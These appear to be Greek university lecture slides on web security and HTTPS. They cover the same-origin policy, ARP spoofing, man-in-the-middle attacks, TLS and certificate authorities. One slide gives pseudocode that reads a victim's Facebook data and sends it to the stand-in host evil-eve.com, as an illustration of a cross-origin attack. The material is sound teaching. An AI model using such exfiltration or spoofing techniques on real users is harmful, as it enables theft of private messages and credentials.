

Κρυπτογραφία: HTTPS και web κρυπτογραφία

Διδασκαλία: Δ. Ζήνδρος

Επιμέλεια διαφανειών:
Δ. Ζήνδρος, Π. Αγγελάτος

Στόχοι του σημερινού μαθήματος

- ARP / ARP spoofing
- Το μοντέλο ασφάλειας του web
- Same-origin policy
- HTTPS
- CAs, PKI
- sslstrip
- HSTS

Το μοντέλο ασφάλειας στο web

- Το web σχεδιάστηκε ώστε οποιοσδήποτε να μπορεί να πατήσει **ελεύθερα σε οποιοδήποτε link**
- Έτσι ένας κακόβουλος μπορεί να μας δώσει ένα link χωρίς να μπορεί να μας κάνει κάποιο κακό
- Δεν είναι ισοδύναμο με το να τρέχουμε ένα κανονικό πρόγραμμα στον υπολογιστή μας!

Το μοντέλο ασφάλειας στο web

- Όταν σχεδιάζουμε τους browsers και τα πρωτόκολλά μας υποθέτουμε ότι ένας κακόβουλος μπορεί να μας αναγκάσει να επισκευθούμε μία σελίδα
- Στην πράξη αυτό γίνεται εύκολα
 - π.χ. ποστάρει ένα Facebook σχόλιο με ένα link
 - ή μας στέλνει ένα email
 - Κάνει το link να μοιάζει αθώο π.χ.
mygreeknews.gr

Web sandboxing

- Μία ιστοσελίδα μπορεί να τρέξει κώδικα στον υπολογιστή μας γραμμένο σε Javascript
- Αυτός ο κώδικας είναι πολύ περιορισμένος
- Τρέχει σε ξεχωριστό process
- Δεν έχει δυνατότητα να διαβάζει αρχεία
- Δεν μπορεί να χρησιμοποιεί το δίκτυο απεριόριστα
- Σταματά την εκτέλεση όταν κλείσουμε τη σελίδα

Παράδειγμα Javascript στον browser

Δικτυακή πρόσβαση σε κώδικα Javascript

- Ο κώδικας Javascript έχει περιορισμένη δικτυακή πρόσβαση
- Μπορεί να χρησιμοποιεί μόνο http/https για να κάνει requests (με δεδομένα)
- π.χ. μπορεί να φορτώσει εικόνες μέσω HTTP από οποιονδήποτε server
- ή νέα δεδομένα για να ανανεώσει τη σελίδα (AJAX)

HTTP Cookies

- Κατά την επίσκεψή μας σε μία HTTP σελίδα, επιστρέφονται ορισμένα HTTP cookies από τον server
- Ο browser μας στέλνει στο server αυτά τα cookies σε κάθε επόμενη επίσκεψη
- Το HTTP πρωτόκολλο είναι **stateless**
- Τα cookies αυτά επιτρέπουν στον server να γνωρίζει ότι είμαστε ο ίδιος άνθρωπος
- Έτσι μπορούμε π.χ. να κάνουμε login

HTTP Cookies

- Όταν στέλνονται HTTP Cookies από τον browser μας στον server, η απάντηση αφορά **συγκεκριμένα** εμάς και μπορεί να περιέχει εμπιστευτικά δεδομένα:
 - ιδιωτικά μηνύματα στο Facebook
 - τα προσωπικά μας emails
 - αριθμούς πιστωτικών καρτών που εμφανίζονται στη σελίδα
 - κλπ.

Παράδειγμα HTTP cookies

Cross-origin attack

- Θα υπήρχε πρόβλημα αν το Javascript στη σελίδα `dionyziz.com` μπορούσε να κάνει ένα HTTP request στο `facebook.com` και να διαβάσει τα αποτελέσματα?

Cross-origin attack

- Θα υπήρχε πρόβλημα αν το Javascript στη σελίδα evil-eve.com μπορούσε να κάνει ένα HTTP request στο facebook.com και να διαβάσει τα αποτελέσματα?
 - Ναι! Αν είμαι κακόβουλος μπορώ να διαβάσω τα facebook μηνύματά σου!

Cross-origin attack

- Η eve δημιουργεί το evil-eve.com
- Η Alice επισκέπτεται το evil-eve.com
- Τρέχει η εξής Javascript:

```
data =  
read_from("https://facebook.com")  
[...αναμονή για απάντηση...]  
write_to("https://evil-  
eve.com/secret=" + data)
```

- Η Eve κοιτάει τι requests έχουν γίνει στο server της και βλέπει τα μηνύματα της Alice

Same-origin policy

- Για να μην επιτρέπεται αυτό το attack, οι browsers έχουν υιοθετήσει το **same-origin policy**
- Κανόνας: Επιτρέπεται να **διαβάζουμε** δεδομένα που επιστρέφουν από requests τα οποία γίνονται στο ίδιο domain
 - Αλλά μπορούμε ελεύθερα να στέλνουμε requests και σε άλλα domains

Παραβίαση same-origin από crypto-class.gr

```
> $.get("https://twitter.com")
```

```
< ▶ Object {readyState: 1}
```

✖ XMLHttpRequest cannot load https://twitter.com/.
allowed access.

Παράδειγμα same-origin παραβίασης

Same-origin policy

- Θα χρησιμοποιήσουμε τις ιδέες του same-origin policy σε μετέπειτα επιθέσεις

Javascript Crypto

- Θα ήταν σοφό να υλοποιήσουμε κρυπτογραφία σε Javascript στον browser?
- π.χ. μία υπηρεσία κρυπτογράφησης με RSA
- Όλος ο κώδικας τρέχει στον client
- Συνεπώς ο δημιουργός της υπηρεσίας δεν μπορεί να μάθει τα κλειδιά ή τα δεδομένα του client
- Είναι καλή ιδέα;

Javascript Crypto

- Κακή ιδέα!
- Η σελίδα μπορεί οποιαδήποτε στιγμή να αλλάξει τον κώδικά της!
- Αυτό είναι πολύ διαφορετικό από ένα πρόγραμμα που τρέχει στον υπολογιστή μας

Μία μικρη ιστορία

1. Η Alice πάει σε μία καφετέρια
2. Συνδέεται στο public Wifi
3. Συνδέεται στο online banking της
4. ?!?!?
5. Χάνει όλα της τα λεφτά



Η υπόθεση του ανασφαλούς δικτύου

- Όταν σχεδιάζουμε πρωτόκολλα, υποθέτουμε ότι **το δίκτυο είναι ανασφαλές**
 - Αυτό δεν είναι απαραίτητα αλήθεια
 - π.χ. πολλές εταιρείες διατηρούν καλή ασφάλεια στο εσωτερικό τους δίκτυο
- Παρ' όλα αυτά τα πρωτόκολλά μας πρέπει να δουλεύουν **ακόμη και αν** το δίκτυο είναι ανασφαλές

Η υπόθεση του ανασφαλούς δικτύου

- Υποθέτουμε ότι ο αντίπαλος **ελέγχει πλήρως** το δίκτυο
- Μπορεί να διαβάσει όλα τα δεδομένα
- Μπορεί να διαγράψει δεδομένα
- Μπορεί να εισάγει δικά του δεδομένα

Έμπρακτα ανασφαλή δίκτυα

- Πώς μπορεί στην πράξη ένας επιτιθέμενος να έχει πρόσβαση σε ένα δίκτυο;
 - Υπάλληλος Forthnet / HOL / Cosmote
 - Ένταλμα αστυνομίας για κεντρική πρόσβαση στο δίκτυο
 - Ελέγχει το WiFi στο οποίο συνδέεστε (στο δρόμο)

Έμπρακτα ανασφαλή δίκτυα

- Rogue WiFi
 - Δημιουργεί ένα WiFi με το όνομα και τον κωδικό που περιμένετε
 - π.χ. SSID = Starbucks, συνηθισμένο login screen που δέχεται όλους τους κωδικούς

Έμπρακτα ανασφαλή δίκτυα

- Σύνδεση στο ίδιο ακρυπτογράφητο δίκτυο
 - Starbucks
 - NTUA
- Τα δεδομένα περνούν ακρυπτογράφητα, άρα ο καθένας μπορεί να τα δει
 - Πώς μπορεί όμως να τα αλλάξει σε ένα τέτοιο δίκτυο;

Στέλνοντας δεδομένα στο δίκτυο

- Σε ένα ακρυπτογράφητο δίκτυο WiFi ή Ethernet μπορούν όλοι να στείλουν δεδομένα σε όλους
- Ο διαχωρισμός του ποιος στέλνει πού γίνεται μέσω του πρωτοκόλλου IP

Routing

- Όταν βρισκόμαστε σε ένα δίκτυο, όλα τα δεδομένα που στέλνουμε περνούν από το router
 - Γι' αυτό ονομάζεται **gateway**
- Το router έχει ένα συγκεκριμένο IP
- Το IP αυτό εμφανίζεται σε έναν **πίνακα routing** του υπολογιστή μας, ώστε να γνωρίζει το λειτουργικό σύστημα πού να στείλει κάθε πακέτο

```
dionyziz@erdos ~ % netstat -nr
```

```
Routing tables
```

```
Internet:
```

Destination	Gateway	Flags	Refs	Use	Netif	Expire
default	147.102.236.200	UGSc	145	0	en0	

Παράδειγμα routing table

DHCP

- Κατά τη σύνδεση με ένα νέο δίκτυο, λαμβάνουμε το IP του gateway καθώς και την δική μας IP μέσω του DHCP
- Όμως το DHCP είναι ακρυπτογράφητο!
- Μπορεί οποισδήποτε να υποστηρίξει ότι είναι DHCP server και να μας στείλει λάθος δεδομένα
 - π.χ. τον εαυτό του ως gateway

ARP

- Το πρωτόκολλο ARP χρησιμοποιείται για να συνδυάσει διευθύνσεις MAC* με διευθύνσεις IP
- Διεύθυνση MAC: Μοναδική διεύθυνση hardware επιπέδου
- Διεύθυνση IP: Διεύθυνση που δίνεται κατά τη σύνδεση στο δίκτυο

Ένας πίνακας ARP

Neighbor	Linklayer Address	Expire(0)	Expire(I)	Netif	Refs	P
172.25.252.1	64:87:88:e9:be:80	30s	30s	en0	1	

Παράδειγμα πίνακα ARP


ARP

- Όταν η Alice συνδέεται στο δίκτυο Starbucks, λαμβάνει μέσω DHCP ένα δικό της IP και ένα gateway IP
- Όλα τα πακέτα της περνούν πλέον από το gateway (router)
- Για να στείλει πακέτα στο δίκτυο, πρέπει να μάθει σε ποιο MAC address αντιστοιχεί το IP του gateway που γνωρίζει

ARP

- Η Alice ρωτάει στο δίκτυο:
 - Ποιος έχει το gateway IP?
 - π.χ. ποιο mac address έχει το 192.168.0.1?
- Τυπικά το router απαντάει:
 - Εγώ έχω το 192.168.0.1
 - Το MAC address μου είναι: 14:10:9f:d6:58:5d

ARP



Παράδειγμα ερωτήματος ARP

ARP spoofing


- Το ARP είναι ακρυπτογράφητο πρωτόκολλο!
- Μπορεί οποιοσδήποτε να παρέμβει στέλνοντας μηνύματα στο δίκτυο
- Αρκεί ο θύτης και το θύμα να είναι στο ίδιο δίκτυο
- Ο θύτης μπορεί απλά να στείλει δεδομένα στο δίκτυο

- Ο πίνακας ARP του θύματος είναι:

Neighbor	Linklayer Address	Expire(0)	Expire(I)	Netif	Refs	Prbs
172.25.252.1	64:87:88:e9:be:80	30s	30s	en0	1	

- Ο πίνακας routing το θύματος είναι:


Destination	Gateway	Flags	Refs	Use	Netif	Expire
default	172.25.252.1	UGSc	68	0	en0	
127	127.0.0.1	UCS	0	0	lo0	
127.0.0.1	127.0.0.1	UH	2	400827	lo0	
169.254	link#4	UCS	0	0	en0	
172.25.252/22	link#4	UCS	1	0	en0	
172.25.252.1	64:87:88:e9:be:80	UHLWIir	68	22	en0	345
172.25.252.85	127.0.0.1	UHS	0	25	lo0	



ARP spoofing

- Η Alice ρωτάει:
 - Ποιος έχει το 192.168.0.1;
- Το ερώτημα της Alice υποχρεωτικά φτάνει σε όλους στο ίδιο δίκτυο
- Το πραγματικό router απαντάει:
 - Εγώ το έχω!
 - Το mac address μου είναι: 14:10:9f:d6:58:5d
- Ο θύτης (ψεύτικο router) ταυτόχρονα απαντάει:
 - Εγώ το έχω!
 - Το mac address μου είναι: 9e:8:60:97:cc:4a

ARP




ARP spoofing

- Η Alice πείθεται ότι ο θύτης είναι το router
- Πλέον όλα τα δεδομένα της Alice στέλνονται στο θύτη αντί για το πραγματικό router

- Αλλάζουμε τον ARP πίνακα του θύματος:

Neighbor	Linklayer Address	Expire(0)	Expire(I)	Netif	Refs	Prbs
172.25.252.1	64:87:88:e9:be:80	0s	30s	en0	1	

- Τα δεδομένα του θύματος περνούν από τον θύτη
- Ο θύτης προωθεί τα δεδομένα από το θύμα στο gateway
- ...και από το gateway πίσω στο θύμα
- “man-in-the-middle”



HTTP plaintext

- Όταν χρησιμοποιείται το HTTP, τα δεδομένα περνούν από το δίκτυο ακρυπτογράφητα

Παραδείγματα επιθέσεων HTTP

- Τι μπορεί να διαβάσει ένας κακόβουλος αντίπαλος;
- Τι μπορεί να γράψει ένας κακόβουλος αντίπαλος;

Επιθέσεις HTTP

- Ένας επιτιθέμενος μπορεί να διαβάσει ό,τι περνάει από το δίκτυο
 - Κωδικούς πρόσβασης
 - Πιστωτικές κάρτες
 - Προσωπικά δεδομένα
 - Σε ποιες σελίδες μπαίνουμε
- ...και να γράψει
 - Αριθμούς λογαριασμών
 - Bitcoin διευθύνσεις όπου θα στείλουμε χρήματα

Παράδειγμα HTTP plaintext

HTTPS

- HTTPS = HTTP secure
- HTTP πάνω από SSL/TLS
- TLS = Transport Layer Security
- Κάποιος κακόβουλος στο δίκτυο δεν μπορεί να δει τι πληροφορίες ανταλλάσσουμε ούτε να τις αλλάξει!

Network Stack

http



https



SSL / TLS

Χρησιμοποιεί όλα όσα έχουμε μάθει έως τώρα:

- **DH** για ανταλλαγή κλειδιών
- **Υπογραφές RSA ή ECDSA** για αυθεντικοποίηση και κρυπτογράφηση συμμετρικού κλειδιού (**session key**)
- **HMAC** για integrity τελικών δεδομένων
- **AES** για μυστικότητα τελικών δεδομένων

Wireshark demo



Άσκηση

- Θα ανέβει στο site πριν το επόμενο μάθημα
1. Δίνεται η κίνηση ενός δικτύου που περιλαμβάνει HTTPS
 2. Δίνεται το ιδιωτικό κλειδί του website
 3. Αποκρυπτογραφήστε και δώστε μας το plaintext

Certificate authorities

- Καθένας μπορεί να φτιάξει ένα RSA κλειδί!
- Ποιος πιστοποιεί ότι ένα RSA κλειδί ανήκει σε αυτόν που υποστηρίζει ότι του ανήκει;
- π.χ. ότι
 - το κλειδί G ανήκει πράγματι στο www.google.com και στην εταιρεία Google
 - το κλειδί T ανήκει πράγματι στο www.twitter.com και στην εταιρεία Twitter
- Αυτό το κάνουν κάποιες **αρχές πιστοποίησης (certificate authorities)**
 - π.χ. VeriSign

Πιστοποιητικά

- Η αρχή πιστοποίησης π.χ. VeriSign έχει στην κατοχή της ένα ζεύγος RSA κλειδιών
- Υπογράφει με το ιδιωτικό της κλειδί το δημόσιο κλειδί της Google μαζί με μία δήλωση που λέει "Αυτό το κλειδί ανήκει στην Google"
- Αυτή η υπογεγραμμένη δήλωση ονομάζεται **πιστοποιητικό (certificate)**


PKI

- Ποιος πιστοποιεί τις αρχές πιστοποίησης;
- Άλλες αρχές πιστοποίησης!
- π.χ.
 - Η (ριζική) αρχή πιστοποίησης AddTrust πιστοποιεί την COMODO ως (ενδιάμεση) αρχή πιστοποίησης
 - Η COMODO πιστοποιεί την Google

PKI

- PKI = Public Key Infrastructure
- Η πιστοποίηση αφορά δύο κατηγορίες:
 - Πιστοποίηση αρχών πιστοποίησης (που μπορούν με τη σειρά τους να πιστοποιούν άλλες αρχές ή τελικούς πελάτες)
 - Πιστοποίηση τελικών πελατών (που **δεν** μπορούν να πιστοποιήσουν άλλους)

Άκυρο πιστοποιητικό





The site's security certificate is not trusted!

You attempted to reach **crypto.di.uoa.gr**, but the server presented a certificate issued by an entity that is not trusted by your computer's operating system. This may mean that the server has generated its own security credentials, which Chrome cannot rely on for identity information, or an attacker may be trying to intercept your communications.

